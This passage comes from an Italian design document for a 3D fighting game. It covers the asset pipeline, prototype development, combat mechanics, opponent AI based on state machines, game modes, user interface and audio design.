La scelta di integrare la narrazione nel gameplay comporta anche una maggiore attenzione alla coerenza tra le diverse componenti del sistema. Ogni elemento, dalla progettazione delle aree alla definizione dei nemici, deve essere allineato con il contesto narrativo, evitando incongruenze che potrebbero compromettere l'immersione. Questo richiede un approccio progettuale attento, in cui le decisioni tecniche e artistiche sono guidate da una visione condivisa.

In conclusione, la narrazione del progetto si configura come un sistema dinamico e integrato, in cui il significato emerge dall'interazione tra il giocatore e il mondo di gioco. Attraverso l'utilizzo di elementi simbolici, una struttura non lineare e una forte integrazione con il gameplay, il progetto propone un'esperienza che va oltre la semplice sequenza di eventi, offrendo al giocatore la possibilità di costruire e interpretare il proprio percorso all'interno del sistema.

8. Pipeline degli asset

La pipeline degli asset rappresenta il processo attraverso cui gli elementi visivi e sonori del gioco vengono concepiti, sviluppati e integrati all'interno del sistema. Essa costituisce un collegamento diretto tra la fase creativa e quella tecnica, permettendo di trasformare idee e concept in componenti concreti utilizzabili nel motore di gioco. Una pipeline ben strutturata è fondamentale per garantire coerenza, qualità e sostenibilità nello sviluppo, soprattutto in un progetto in cui la componente visiva contribuisce in modo significativo alla definizione dell'identità.

Il processo ha origine nella fase di concept, che viene svolta attraverso strumenti tradizionali come carta, matita e disegno manuale. Questa scelta consente di esplorare liberamente forme, proporzioni e dettagli senza le limitazioni imposte dagli strumenti digitali. Il disegno tradizionale favorisce inoltre una maggiore immediatezza nella sperimentazione, permettendo di produrre rapidamente varianti e soluzioni alternative. In questa fase vengono definiti gli elementi principali del design, tra cui la silhouette del personaggio, la distribuzione dei dettagli e le caratteristiche distintive.

Una volta stabilita una direzione chiara, il concept viene digitalizzato, attraverso scannerizzazione o ricostruzione in formato digitale. Questa fase permette di rifinire i dettagli, correggere eventuali imprecisioni e preparare il materiale per le fasi successive. Il passaggio al digitale rappresenta un momento di consolidamento, in cui le idee iniziali vengono tradotte in una forma più definita e pronta per la produzione.

Successivamente si procede alla modellazione tridimensionale, utilizzando software dedicati come Blender. In questa fase il concept bidimensionale viene trasformato in un oggetto tridimensionale, attraverso la costruzione di una mesh che ne definisce la forma nello spazio. La modellazione richiede particolare attenzione alla topologia, ovvero alla disposizione dei poligoni, in quanto essa influisce direttamente sulla qualità delle animazioni e sulle prestazioni del sistema. L'obiettivo è ottenere un modello che sia al tempo stesso dettagliato e ottimizzato, evitando un numero eccessivo di poligoni che potrebbe compromettere la fluidità del gioco.

Dopo la modellazione, si passa alla fase di rigging, in cui al modello viene associato uno scheletro virtuale che ne permette il movimento. Questo processo consiste nella creazione di una struttura di ossa e nella definizione delle relazioni tra esse e la mesh. Il rigging è fondamentale per consentire l'animazione del personaggio, in quanto stabilisce come le diverse parti del corpo si muovono in risposta alle trasformazioni dello scheletro. Una corretta configurazione del rig garantisce movimenti naturali e coerenti.

La fase successiva è quella dell'animazione, in cui vengono definiti i movimenti del personaggio. Le animazioni devono essere progettate tenendo conto delle esigenze del gameplay, in particolare per quanto riguarda il sistema di combattimento. Ogni attacco, movimento o reazione deve essere sincronizzato con la logica del sistema, rispettando tempi e fasi specifiche. Le animazioni non sono quindi solo un elemento estetico, ma una componente funzionale, strettamente legata al comportamento del personaggio.

Parallelamente alla modellazione e all'animazione, si sviluppa la fase di texturing, in cui vengono applicati materiali e texture al modello per definirne l'aspetto visivo. Questa fase include la scelta dei colori, la definizione dei dettagli superficiali e l'eventuale utilizzo di mappe avanzate per migliorare la resa visiva. Il texturing contribuisce in modo significativo all'identità del personaggio e deve essere coerente con lo stile generale del gioco.

Una volta completate le fasi di modellazione, rigging, animazione e texturing, gli asset vengono esportati in un formato compatibile con il sistema di gioco e integrati all'interno del progetto. Questa fase richiede attenzione alla compatibilità dei formati, alla corretta importazione delle animazioni e alla gestione delle risorse. Gli asset devono essere organizzati in modo ordinato, all'interno di una struttura di cartelle che ne faciliti l'utilizzo e la manutenzione.

Oltre ai personaggi, la pipeline si applica anche alle ambientazioni, agli oggetti e agli elementi dell'interfaccia. Le location vengono inizialmente progettate a livello concettuale, attraverso schizzi e studi di composizione, e successivamente trasformate in modelli tridimensionali. Anche in questo caso, è fondamentale mantenere un equilibrio tra dettaglio e prestazioni, evitando una complessità eccessiva che potrebbe influire negativamente sul rendimento del sistema.

Un aspetto importante della pipeline è l'ottimizzazione. Gli asset devono essere progettati tenendo conto delle limitazioni hardware e delle esigenze di performance. Questo include la riduzione del numero di poligoni, l'ottimizzazione delle texture e l'uso efficiente delle risorse. Una buona ottimizzazione consente di mantenere un alto livello di qualità visiva senza compromettere la fluidità del gioco.

La pipeline degli asset è progettata per essere iterativa, permettendo di apportare modifiche e miglioramenti nel tempo. Gli asset possono essere aggiornati, sostituiti o raffinati senza dover ricostruire l'intero sistema, grazie alla modularità della struttura. Questo approccio consente di migliorare progressivamente la qualità del progetto, adattandolo alle esigenze emergenti.

In conclusione, la pipeline degli asset costituisce un elemento fondamentale del progetto, in quanto permette di trasformare le idee in componenti concreti e integrabili. Attraverso una sequenza strutturata di fasi, che va dal concept alla integrazione, il processo garantisce coerenza, qualità e flessibilità, contribuendo in modo significativo alla realizzazione di un'esperienza visiva e interattiva completa.

9. Sviluppo del prototipo 3D

Lo sviluppo del prototipo tridimensionale rappresenta una fase fondamentale del progetto, in quanto costituisce il primo momento in cui le idee teoriche vengono tradotte in un sistema interattivo concreto. Questa fase non ha come obiettivo la realizzazione immediata di un prodotto completo o rifinito, ma la costruzione di una base funzionante che consenta di testare le meccaniche principali, verificare le scelte progettuali e individuare eventuali criticità. Il prototipo si configura quindi come uno strumento di validazione, attraverso cui il progetto prende forma e diventa effettivamente utilizzabile.

L'approccio adottato nello sviluppo del prototipo si basa sulla costruzione progressiva del sistema, partendo da elementi semplici e aumentando gradualmente il livello di complessità. Inizialmente, l'attenzione è rivolta alla creazione di un ambiente tridimensionale minimale, in cui sia possibile visualizzare una scena, muovere un oggetto e interagire con esso. Questa fase iniziale è essenziale per stabilire le basi tecniche del progetto, come la gestione della telecamera, il rendering degli oggetti e il controllo degli input.

Una volta definito l'ambiente di base, si procede alla creazione del primo prototipo del personaggio. In questa fase, non è necessario utilizzare modelli complessi o asset definitivi; al contrario, è preferibile adottare rappresentazioni semplificate, come forme geometriche di base, che consentano di concentrarsi sul comportamento piuttosto che sull'aspetto. Il personaggio viene dotato di un sistema di movimento che gli permette di spostarsi nello spazio tridimensionale, mantenendo una relazione coerente con l'ambiente e con gli altri elementi presenti nella scena.

Un aspetto particolarmente importante è la gestione dell'orientamento rispetto all'avversario. Nel contesto di un gioco di combattimento, è fondamentale che il personaggio mantenga una direzione coerente, orientandosi verso il bersaglio e adattando i propri movimenti di conseguenza. Questo richiede l'implementazione di un sistema di riferimento dinamico, che tenga conto della posizione relativa tra i due combattenti e consenta di mantenere la leggibilità delle azioni.

Parallelamente allo sviluppo del movimento, viene introdotto un sistema di stati, che definisce il comportamento del personaggio in base alla situazione. Questo sistema rappresenta una componente centrale del prototipo, in quanto consente di gestire in modo ordinato le diverse azioni, evitando conflitti e garantendo coerenza. Gli stati principali includono inattività, movimento, attacco, difesa e reazione ai colpi, e vengono attivati in base agli input del giocatore e agli eventi che si verificano durante il gioco.

Successivamente, si procede all'implementazione del sistema di combattimento di base. In questa fase vengono introdotti i primi attacchi, inizialmente in forma semplificata, con l'obiettivo di verificare la struttura generale del sistema. Ogni attacco viene associato a una logica che ne definisce il comportamento, includendo aspetti come la durata, la portata e gli effetti sull'avversario. Anche se le animazioni possono essere temporanee o rudimentali, è importante che la logica sottostante sia già coerente.

La gestione delle collisioni rappresenta un passaggio cruciale nello sviluppo del prototipo. Attraverso l'utilizzo di volumi semplificati, il sistema rileva quando un attacco entra in contatto con l'avversario e applica le conseguenze previste. Questo meccanismo consente di verificare l'efficacia del sistema di combattimento e di apportare eventuali correzioni. La

precisione delle collisioni è essenziale per garantire una buona percezione del gameplay, anche nelle fasi iniziali.

Un ulteriore elemento fondamentale è la telecamera, che deve essere progettata in modo da mantenere entrambi i combattenti all'interno del campo visivo e garantire una buona leggibilità delle azioni. La telecamera non è un elemento passivo, ma una componente attiva del sistema, che contribuisce a definire l'esperienza del giocatore. La sua posizione, il movimento e la distanza devono essere calibrati attentamente per evitare disorientamento e perdita di informazioni.

Una volta implementate le funzionalità principali, il prototipo viene arricchito con elementi aggiuntivi, come un avversario controllato dal sistema e una semplice interfaccia utente. L'intelligenza artificiale dell'avversario può essere inizialmente limitata a comportamenti di base, sufficienti a creare un'interazione significativa. L'interfaccia utente, pur essendo minimale, fornisce informazioni essenziali come i punti vita e lo stato della partita.

La fase di sviluppo del prototipo è caratterizzata da un processo continuo di test e iterazione. Ogni modifica viene verificata attraverso l'esecuzione del gioco, osservando il comportamento del sistema e raccogliendo informazioni utili per il miglioramento. Questo approccio consente di individuare rapidamente eventuali problemi e di adattare le soluzioni in modo efficace.

Un aspetto importante del prototipo è la separazione tra logica e rappresentazione. Anche se le componenti visive sono ancora in fase preliminare, la struttura del sistema deve essere progettata in modo indipendente, permettendo di sostituire o migliorare gli asset senza modificare il comportamento. Questa separazione garantisce maggiore flessibilità e facilita lo sviluppo successivo.

In conclusione, lo sviluppo del prototipo tridimensionale rappresenta il passaggio dalla teoria alla pratica, in cui il progetto assume una forma concreta e verificabile. Attraverso un approccio progressivo, modulare e orientato al testing, il prototipo consente di costruire una base solida su cui sviluppare le fasi successive, trasformando le idee iniziali in un sistema interattivo funzionante.

10. Sistema di combattimento avanzato

Il sistema di combattimento avanzato rappresenta il cuore dinamico del progetto e costituisce l'elemento principale attraverso cui il giocatore interagisce con il mondo di gioco. A differenza della fase prototipale, in cui le meccaniche vengono implementate in forma semplificata per verificarne il funzionamento, in questa fase il sistema viene strutturato in modo completo, coerente e scalabile, con l'obiettivo di offrire un'esperienza fluida, tecnica e appagante. Il combattimento non viene concepito come una semplice sequenza di azioni isolate, ma come un sistema complesso in cui ogni elemento è interconnesso e contribuisce alla costruzione del gameplay.

Alla base del sistema si trova la gestione degli input, che deve essere progettata in modo da garantire precisione, reattività e chiarezza. Gli input del giocatore vengono interpretati attraverso un sistema che tiene conto non solo del comando singolo, ma anche della

sequenza e del timing con cui esso viene eseguito. Questo consente di distinguere tra azioni semplici e combinazioni più complesse, permettendo al giocatore di sviluppare abilità e padronanza nel tempo. La gestione del timing rappresenta un aspetto fondamentale, in quanto determina la possibilità di concatenare attacchi e costruire combo efficaci.

Il sistema di stati assume un ruolo centrale anche in questa fase, evolvendosi rispetto alla versione prototipale. Ogni stato del personaggio viene definito in modo preciso, includendo non solo le azioni possibili, ma anche le transizioni consentite tra stati diversi. Questo permette di evitare comportamenti incoerenti e di mantenere un controllo rigoroso sul flusso del combattimento. Gli stati includono, tra gli altri, inattività, movimento, attacco leggero, attacco pesante, difesa, schivata, colpito e recupero, ognuno con caratteristiche specifiche.

Un elemento distintivo del sistema è rappresentato dalle combo, che costituiscono una delle principali fonti di profondità del gameplay. Le combo vengono progettate come sequenze di input eseguite entro finestre temporali precise, che consentono di concatenare attacchi in modo fluido. Questo meccanismo richiede un equilibrio tra accessibilità e complessità: da un lato, le combo base devono essere facilmente eseguibili anche da giocatori meno esperti; dall'altro, il sistema deve offrire possibilità avanzate per chi desidera approfondire e perfezionare le proprie abilità. Le combo non sono statiche, ma possono essere estese e modificate nel tempo, grazie alla struttura modulare del sistema.

La gestione delle hitbox e delle hurtbox rappresenta un aspetto tecnico fondamentale del combattimento. Le hitbox definiscono le aree in cui un attacco può colpire, mentre le hurtbox rappresentano le aree vulnerabili del personaggio. La corretta configurazione di questi elementi è essenziale per garantire precisione e coerenza nel rilevamento dei colpi. Il sistema deve essere progettato in modo da evitare situazioni ambigue o poco leggibili, mantenendo una relazione chiara tra animazione e risultato dell'azione.

Un altro elemento chiave è rappresentato dal feedback, che comprende tutti gli elementi visivi e sonori associati alle azioni. Ogni colpo deve essere accompagnato da un feedback adeguato, che ne enfatizzi l'impatto e ne renda evidente l'effetto. Questo include effetti visivi, variazioni nelle animazioni, suoni e eventuali modifiche temporanee dello stato del gioco, come rallentamenti o vibrazioni. Il feedback contribuisce in modo significativo alla percezione di qualità del sistema e alla soddisfazione del giocatore.

Il bilanciamento del sistema di combattimento rappresenta una fase delicata e continua. Ogni elemento, dalle statistiche del personaggio alla velocità degli attacchi, deve essere calibrato in modo da evitare squilibri e garantire un'esperienza equa. Questo processo richiede numerosi test e iterazioni, durante i quali vengono raccolti dati e osservazioni utili per apportare miglioramenti. Il bilanciamento non è un'attività isolata, ma un processo integrato nello sviluppo, che accompagna tutte le fasi del progetto.

La gestione delle risorse del personaggio, come punti vita e eventuali indicatori di energia, aggiunge un ulteriore livello di strategia. Queste risorse influenzano le scelte del giocatore, introducendo elementi di rischio e pianificazione. Ad esempio, l'uso di determinate mosse può richiedere il consumo di energia, costringendo il giocatore a valutare attentamente quando e come utilizzarle. Questo contribuisce a rendere il combattimento più articolato e interessante.

Un aspetto avanzato del sistema è rappresentato dalla gestione delle priorità tra le azioni. In determinate situazioni, due attacchi possono entrare in conflitto, e il sistema deve stabilire quale dei due prevale. Questo richiede la definizione di regole precise, che tengano conto di fattori come la velocità, la potenza e lo stato del personaggio. La gestione delle priorità contribuisce a rendere il combattimento più coerente e prevedibile, evitando risultati casuali.

Il sistema di combattimento deve inoltre essere progettato per supportare sia la modalità single player sia quella multiplayer. Nel caso del multiplayer locale, è fondamentale garantire un'esperienza fluida e priva di ritardi, in cui entrambi i giocatori possano interagire in modo equo. Questo richiede una gestione attenta degli input e delle risorse, nonché una sincronizzazione precisa delle azioni.

Infine, il sistema viene progettato con un'attenzione particolare alla scalabilità, in modo da poter essere esteso con nuove mosse, nuovi personaggi e nuove meccaniche senza compromettere la stabilità. Questa caratteristica è fondamentale per garantire la longevità del progetto e la possibilità di evoluzione nel tempo.

In conclusione, il sistema di combattimento avanzato rappresenta una sintesi tra tecnica, design e esperienza utente. Attraverso una struttura modulare, un'attenta gestione degli input e un bilanciamento continuo, esso consente di costruire un gameplay profondo, reattivo e coinvolgente, che costituisce il nucleo centrale dell'intero progetto.

11. Sistema di intelligenza artificiale

Il sistema di intelligenza artificiale rappresenta uno degli elementi più delicati e determinanti all'interno del progetto, in quanto è responsabile del comportamento degli avversari e contribuisce in modo diretto alla qualità dell'esperienza di gioco. Un sistema di combattimento, per quanto tecnicamente solido, perde significato se non è accompagnato da avversari credibili, reattivi e coerenti. L'intelligenza artificiale non deve essere percepita come un semplice insieme di automatismi, ma come un sistema dinamico capace di simulare comportamenti plausibili, adattarsi alle azioni del giocatore e creare situazioni di gioco sempre diverse.

Alla base del sistema si trova una struttura organizzata in stati, che definisce i diversi comportamenti possibili del nemico. Questo approccio, noto come macchina a stati finiti, consente di suddividere il comportamento in unità discrete e gestibili, ognuna delle quali rappresenta una fase specifica dell'azione. Gli stati principali includono inattività, osservazione, avvicinamento, attacco, difesa, evasione e recupero. Ogni stato è associato a una serie di condizioni che ne determinano l'attivazione e la durata, nonché le possibili transizioni verso altri stati.

Lo stato di osservazione rappresenta una fase fondamentale, in cui l'intelligenza artificiale analizza il comportamento del giocatore e raccoglie informazioni utili per le decisioni successive. In questa fase, il sistema può valutare parametri come la distanza, la frequenza degli attacchi, il tipo di mosse utilizzate e il ritmo generale del combattimento. Queste informazioni vengono utilizzate per costruire una rappresentazione interna della situazione, che guida le scelte dell'avversario.

Il passaggio dallo stato di osservazione a quello di azione avviene attraverso un sistema decisionale che tiene conto di diversi fattori. Tra questi, la distanza dal giocatore rappresenta uno degli elementi più importanti, in quanto determina la possibilità di eseguire determinate mosse. Ad esempio, un attacco ravvicinato può essere eseguito solo se la distanza è sufficientemente ridotta, mentre azioni difensive o di evasione possono essere attivate indipendentemente dalla posizione.

Un ulteriore fattore è rappresentato dallo stato interno del nemico, che include parametri come i punti vita, l'energia e il livello di aggressività. Questi parametri influenzano il comportamento dell'intelligenza artificiale, determinando ad esempio una maggiore propensione all'attacco in situazioni di vantaggio o un atteggiamento più difensivo quando le risorse sono limitate. Questo approccio consente di creare avversari con comportamenti differenziati, aumentando la varietà e l'interesse del gameplay.

Il sistema decisionale può essere implementato attraverso diverse tecniche, tra cui alberi decisionali o sistemi basati su priorità. In un albero decisionale, le scelte vengono organizzate in una struttura gerarchica, in cui ogni nodo rappresenta una condizione o un'azione. Questo consente di definire comportamenti complessi in modo chiaro e modulare. I sistemi basati su priorità, invece, assegnano un valore a ciascuna possibile azione, selezionando quella con la priorità più alta in base alla situazione corrente.

Un elemento fondamentale dell'intelligenza artificiale è la gestione del timing. L'avversario non deve reagire in modo istantaneo o perfetto, in quanto ciò risulterebbe innaturale e frustrante per il giocatore. Al contrario, il sistema deve includere ritardi controllati e variazioni nel tempo di reazione, simulando un comportamento più umano. Questo contribuisce a rendere il combattimento più equilibrato e credibile.

La varietà dei comportamenti rappresenta un altro aspetto chiave. Gli avversari non devono limitarsi a ripetere le stesse azioni, ma devono essere in grado di alternare attacchi, difese e movimenti in modo dinamico. Questo può essere ottenuto introducendo elementi di casualità controllata, che permettono di variare il comportamento senza compromettere la coerenza. La casualità deve essere utilizzata con attenzione, evitando situazioni imprevedibili o incoerenti.

Nel caso di nemici più avanzati o boss, il sistema di intelligenza artificiale può essere arricchito con meccaniche aggiuntive, come fasi multiple o cambiamenti di comportamento in base allo stato del combattimento. Ad esempio, un boss può modificare il proprio stile di combattimento quando i punti vita scendono sotto una certa soglia, introducendo nuove mosse o aumentando l'aggressività. Questo contribuisce a creare scontri più complessi e memorabili.

L'intelligenza artificiale deve inoltre essere progettata tenendo conto della leggibilità. Il giocatore deve essere in grado di interpretare il comportamento dell'avversario e anticiparne le azioni, basandosi su segnali visivi e temporali. Questo richiede una stretta integrazione tra il sistema di AI e le animazioni, in modo che ogni azione sia chiaramente comunicata. La leggibilità è fondamentale per garantire un'esperienza equa e soddisfacente.

Un ulteriore aspetto riguarda l'adattabilità del sistema. L'intelligenza artificiale può essere progettata per adattarsi al livello del giocatore, modificando la difficoltà in base alle

prestazioni. Questo può avvenire attraverso l'analisi di parametri come la frequenza delle vittorie, il tempo medio dei combattimenti o l'efficacia delle azioni. L'obiettivo è mantenere un livello di sfida adeguato, evitando sia una difficoltà eccessiva sia una semplicità eccessiva.

Dal punto di vista tecnico, il sistema di intelligenza artificiale deve essere integrato in modo efficiente all'interno dell'architettura del gioco, evitando un impatto negativo sulle prestazioni. Questo richiede una gestione attenta delle risorse e un'ottimizzazione delle operazioni, in particolare quando sono presenti più avversari contemporaneamente.

Infine, il sistema viene progettato per essere modulare e scalabile, permettendo di aggiungere nuovi comportamenti e miglioramenti nel tempo. Questa caratteristica è fondamentale per garantire la possibilità di evoluzione del progetto e per adattare il sistema alle esigenze future.

In conclusione, il sistema di intelligenza artificiale rappresenta un elemento centrale nella costruzione dell'esperienza di gioco, in quanto determina il modo in cui il giocatore interagisce con il mondo e con gli avversari. Attraverso una combinazione di strutture organizzative, logiche decisionali e attenzione alla leggibilità, è possibile creare un sistema capace di offrire sfide coinvolgenti, dinamiche e coerenti, contribuendo in modo significativo alla qualità complessiva del progetto.

12. Sistema delle modalità di gioco

Il sistema delle modalità di gioco rappresenta la struttura attraverso cui l'esperienza viene organizzata e resa accessibile al giocatore. Non si tratta semplicemente di una suddivisione superficiale delle attività, ma di una vera e propria architettura del gameplay, in cui ogni modalità definisce un modo specifico di interagire con il sistema di combattimento, con il mondo di gioco e con la progressione. La presenza di più modalità consente di ampliare la varietà dell'esperienza, offrendo approcci diversi che si adattano a stili di gioco differenti.

La modalità arcade costituisce la base strutturata del sistema. Essa è progettata come una sequenza lineare di combattimenti, organizzati in modo progressivo, in cui il giocatore affronta una serie di avversari con difficoltà crescente. Questa modalità rappresenta una forma classica di progressione, in cui ogni scontro contribuisce all'avanzamento verso un obiettivo finale, spesso rappresentato da un boss o da una conclusione narrativa. La struttura della modalità arcade deve essere progettata in modo da mantenere un ritmo costante, alternando momenti di sfida a fasi di recupero, evitando sia una monotonia eccessiva sia picchi di difficoltà troppo improvvisi.

All'interno della modalità arcade, la progressione non è solo quantitativa, ma anche qualitativa. Gli avversari non aumentano semplicemente in forza, ma introducono nuove meccaniche, stili di combattimento e strategie, costringendo il giocatore ad adattarsi e a migliorare. Questo contribuisce a creare una curva di apprendimento naturale, in cui le competenze acquisite vengono progressivamente messe alla prova. La presenza di boss rappresenta un elemento fondamentale, in quanto introduce momenti di maggiore intensità e richiede un livello più elevato di abilità e comprensione del sistema.

La modalità survival si configura invece come un'esperienza più dinamica e meno prevedibile, basata sulla resistenza nel tempo. In questa modalità, il giocatore affronta ondate successive di avversari, con una difficoltà che aumenta progressivamente. L'obiettivo non è completare una sequenza predefinita, ma resistere il più a lungo possibile, mettendo alla prova la capacità di gestione delle risorse e l'adattabilità. La modalità survival introduce una dimensione più strategica, in cui il giocatore deve bilanciare aggressività e cautela, decidendo quando attaccare e quando difendersi.

La gestione della difficoltà nella modalità survival richiede un'attenzione particolare, in quanto deve essere calibrata in modo da mantenere un equilibrio tra sfida e accessibilità. L'aumento della difficoltà può avvenire attraverso diversi fattori, come l'incremento del numero di avversari, la variazione dei loro comportamenti o la riduzione delle risorse disponibili. È importante evitare una crescita eccessivamente rapida, che potrebbe rendere l'esperienza frustrante, così come una progressione troppo lenta, che rischierebbe di risultare poco stimolante.

Un elemento comune a entrambe le modalità è rappresentato dal loop di gameplay, ovvero la sequenza di azioni che il giocatore ripete durante l'esperienza. Nel caso della modalità arcade, il loop è costituito da combattimento, vittoria, avanzamento e preparazione al successivo scontro. Nella modalità survival, il loop è più continuo e meno segmentato, basato su combattimento, adattamento e gestione delle risorse. La definizione chiara di questi loop è fondamentale per garantire coerenza e fluidità.

Il sistema delle modalità deve inoltre essere progettato in modo da supportare sia il single player sia il multiplayer locale. Nel caso del single player, l'attenzione è rivolta alla progressione individuale e alla costruzione dell'esperienza personale. Nel multiplayer, invece, il sistema deve garantire un'interazione equilibrata tra i giocatori, mantenendo coerenza nelle regole e nella gestione delle risorse. La possibilità di scegliere tra uno e due giocatori deve influenzare direttamente la struttura della modalità, adattando la difficoltà e le dinamiche.

Un ulteriore aspetto riguarda la personalizzazione dell'esperienza. Il sistema può includere opzioni che permettono al giocatore di modificare alcuni parametri, come il livello di difficoltà o la durata delle sessioni. Questa flessibilità consente di adattare il gioco a diverse esigenze, rendendolo accessibile a un pubblico più ampio.

Dal punto di vista tecnico, il sistema delle modalità deve essere integrato in modo coerente con l'architettura generale del gioco. Ogni modalità deve essere implementata come un modulo indipendente, in grado di interagire con i sistemi principali senza creare dipendenze eccessive. Questo approccio modulare facilita la manutenzione e l'espansione del sistema, permettendo di aggiungere nuove modalità in futuro.

Un elemento importante è la gestione delle transizioni tra le modalità e le altre parti del gioco. Il passaggio dal menu principale alla modalità selezionata deve essere fluido e privo di interruzioni, mantenendo una continuità visiva e funzionale. Le transizioni contribuiscono a definire l'esperienza complessiva e devono essere progettate con attenzione.

Infine, il sistema delle modalità di gioco rappresenta uno degli strumenti principali per la costruzione della longevità del progetto. Offrendo esperienze diverse all'interno dello stesso

sistema, esso consente di mantenere l'interesse del giocatore nel tempo, evitando la ripetitività e stimolando la scoperta.

In conclusione, le modalità di gioco non sono semplicemente contenitori di contenuti, ma componenti strutturali che definiscono il modo in cui il sistema viene vissuto. Attraverso una progettazione attenta, è possibile creare modalità complementari, capaci di valorizzare il sistema di combattimento e di offrire un'esperienza varia, coerente e coinvolgente.

13. Interfaccia utente ed esperienza utente

L'interfaccia utente e l'esperienza utente costituiscono una componente fondamentale del progetto, in quanto rappresentano il punto di contatto diretto tra il sistema e il giocatore. Anche in presenza di meccaniche solide e di un sistema di combattimento ben strutturato, un'interfaccia poco chiara o incoerente può compromettere l'intera esperienza. L'obiettivo principale è quello di creare un sistema di interazione che sia immediatamente comprensibile, fluido e coerente con l'identità visiva del gioco, mantenendo un equilibrio tra funzionalità ed estetica.

L'interfaccia utente non viene concepita come un elemento separato dal gameplay, ma come una sua estensione naturale. Ogni informazione deve essere presentata in modo chiaro e accessibile, senza sovraccaricare il giocatore o interrompere il flusso dell'azione. Questo richiede una progettazione attenta della disposizione degli elementi, della gerarchia visiva e delle modalità di interazione. Gli elementi principali dell'interfaccia includono il menu principale, l'head-up display durante il combattimento e le schermate secondarie, ciascuno con caratteristiche e funzioni specifiche.

Il menu principale rappresenta il punto di ingresso al sistema e deve essere progettato per offrire un accesso immediato alle funzionalità principali. La sua struttura deve essere semplice e intuitiva, consentendo al giocatore di avviare rapidamente una partita, accedere alle impostazioni o selezionare le modalità di gioco. L'organizzazione delle opzioni deve seguire una logica chiara, evitando ambiguità e percorsi inutilmente complessi. Le transizioni tra le diverse sezioni del menu devono essere fluide, contribuendo a creare una percezione di continuità.

Durante il combattimento, l'interfaccia assume un ruolo ancora più critico, in quanto deve fornire informazioni essenziali senza distrarre il giocatore. L'head-up display include elementi come i punti vita, eventuali indicatori di energia e altri parametri rilevanti per il gameplay. Questi elementi devono essere posizionati in modo strategico, in aree dello schermo facilmente accessibili ma non intrusive. La leggibilità è un requisito fondamentale, e richiede un uso attento di colori, dimensioni e contrasti.

Un aspetto importante dell'interfaccia è il feedback visivo, che contribuisce a rendere le azioni del giocatore più comprensibili e soddisfacenti. Ogni interazione deve essere accompagnata da una risposta visiva chiara, che ne evidenzi l'effetto e ne confermi l'esecuzione. Questo include cambiamenti negli elementi dell'interfaccia, effetti grafici e animazioni che rafforzano la percezione di controllo. Il feedback visivo deve essere coerente con il resto del sistema, evitando incongruenze che potrebbero generare confusione.

L'esperienza utente si estende oltre la semplice interfaccia, includendo l'intero flusso di interazione tra il giocatore e il sistema. Questo flusso deve essere progettato per essere naturale e continuo, evitando interruzioni o momenti di incertezza. Le transizioni tra le diverse fasi del gioco, come il passaggio dal menu al combattimento o tra una modalità e l'altra, devono essere fluide e coerenti, mantenendo un ritmo costante.

Un elemento chiave dell'esperienza utente è la coerenza. Tutti gli elementi dell'interfaccia devono seguire un linguaggio visivo comune, che si riflette nei colori, nelle forme e nelle animazioni. Questa coerenza contribuisce a rafforzare l'identità del gioco e a facilitare l'apprendimento da parte del giocatore. Una volta compreso il funzionamento di un elemento, il giocatore deve essere in grado di applicare le stesse logiche anche ad altri elementi simili.

La progettazione dell'interfaccia deve inoltre tenere conto della varietà dei dispositivi e delle modalità di input. Anche se il progetto è inizialmente orientato a un contesto specifico, è importante considerare la possibilità di adattare l'interfaccia a configurazioni diverse, come tastiera, controller o altri dispositivi. Questo richiede una certa flessibilità nella gestione degli input e nella disposizione degli elementi.

Un ulteriore aspetto riguarda l'accessibilità. L'interfaccia deve essere progettata in modo da essere utilizzabile da un'ampia gamma di utenti, tenendo conto di eventuali limitazioni. Questo include la possibilità di regolare alcuni parametri, come la dimensione dei testi o il contrasto dei colori, per migliorare la leggibilità. L'accessibilità non è solo una questione tecnica, ma anche un elemento che contribuisce alla qualità complessiva del progetto.

Dal punto di vista tecnico, l'interfaccia deve essere implementata in modo efficiente, evitando un impatto negativo sulle prestazioni del sistema. Questo richiede una gestione attenta delle risorse e una struttura modulare, che consenta di aggiornare o modificare gli elementi senza compromettere l'intero sistema. L'interfaccia deve essere integrata con gli altri componenti del gioco, mantenendo una comunicazione chiara tra le diverse parti.

Infine, l'esperienza utente viene costantemente valutata e migliorata attraverso il testing. Le osservazioni raccolte durante le sessioni di prova vengono utilizzate per identificare eventuali problemi e per apportare modifiche mirate. Questo processo iterativo consente di affinare l'interfaccia e di garantire un'esperienza sempre più fluida e soddisfacente.

In conclusione, l'interfaccia utente e l'esperienza utente rappresentano un elemento essenziale per la riuscita del progetto, in quanto determinano il modo in cui il giocatore percepisce e utilizza il sistema. Attraverso una progettazione attenta e coerente, è possibile creare un'interazione chiara, fluida e coinvolgente, che valorizza le meccaniche di gioco e contribuisce a definire l'identità complessiva del prodotto.

14. Sistema audio e feedback sensoriale

Il sistema audio e il feedback sensoriale rappresentano una componente fondamentale nella costruzione dell'esperienza di gioco, in quanto contribuiscono in modo diretto alla percezione delle azioni, al coinvolgimento emotivo e alla qualità complessiva dell'interazione. In un videogioco di combattimento, il suono non è un elemento secondario,

ma parte integrante del gameplay, in quanto rafforza la percezione dell'impatto, del ritmo e della dinamica degli scontri. Il sistema audio deve essere progettato in modo coerente con le altre componenti del progetto, integrandosi perfettamente con il sistema visivo e con la logica del gameplay.

Il primo elemento del sistema audio è rappresentato dagli effetti sonori associati alle azioni del personaggio. Ogni attacco, movimento o interazione deve essere accompagnato da un suono che ne enfatizzi la natura e l'intensità. I colpi leggeri e veloci devono avere un suono distinto da quelli pesanti, trasmettendo una differenza percepibile anche senza osservare direttamente l'animazione. Questo contribuisce a migliorare la leggibilità del combattimento, permettendo al giocatore di interpretare le azioni anche attraverso il suono.

Un aspetto importante è la sincronizzazione tra suono e azione. Gli effetti sonori devono essere allineati con precisione alle animazioni e agli eventi di gioco, evitando ritardi o anticipazioni che potrebbero compromettere la coerenza. La sincronizzazione è particolarmente critica nei momenti di impatto, in cui il suono contribuisce in modo determinante alla percezione del colpo. Un sistema ben sincronizzato aumenta la sensazione di controllo e rende il gameplay più soddisfacente.

La musica rappresenta un ulteriore elemento del sistema audio, con una funzione diversa ma complementare rispetto agli effetti sonori. Essa contribuisce a definire l'atmosfera del gioco, accompagnando il giocatore durante le diverse fasi dell'esperienza. La scelta della musica deve essere coerente con il tono generale del progetto e con le caratteristiche delle diverse location. Ad esempio, una scena di combattimento intenso richiede una colonna sonora energica, mentre momenti più riflessivi possono essere accompagnati da musiche più calme.

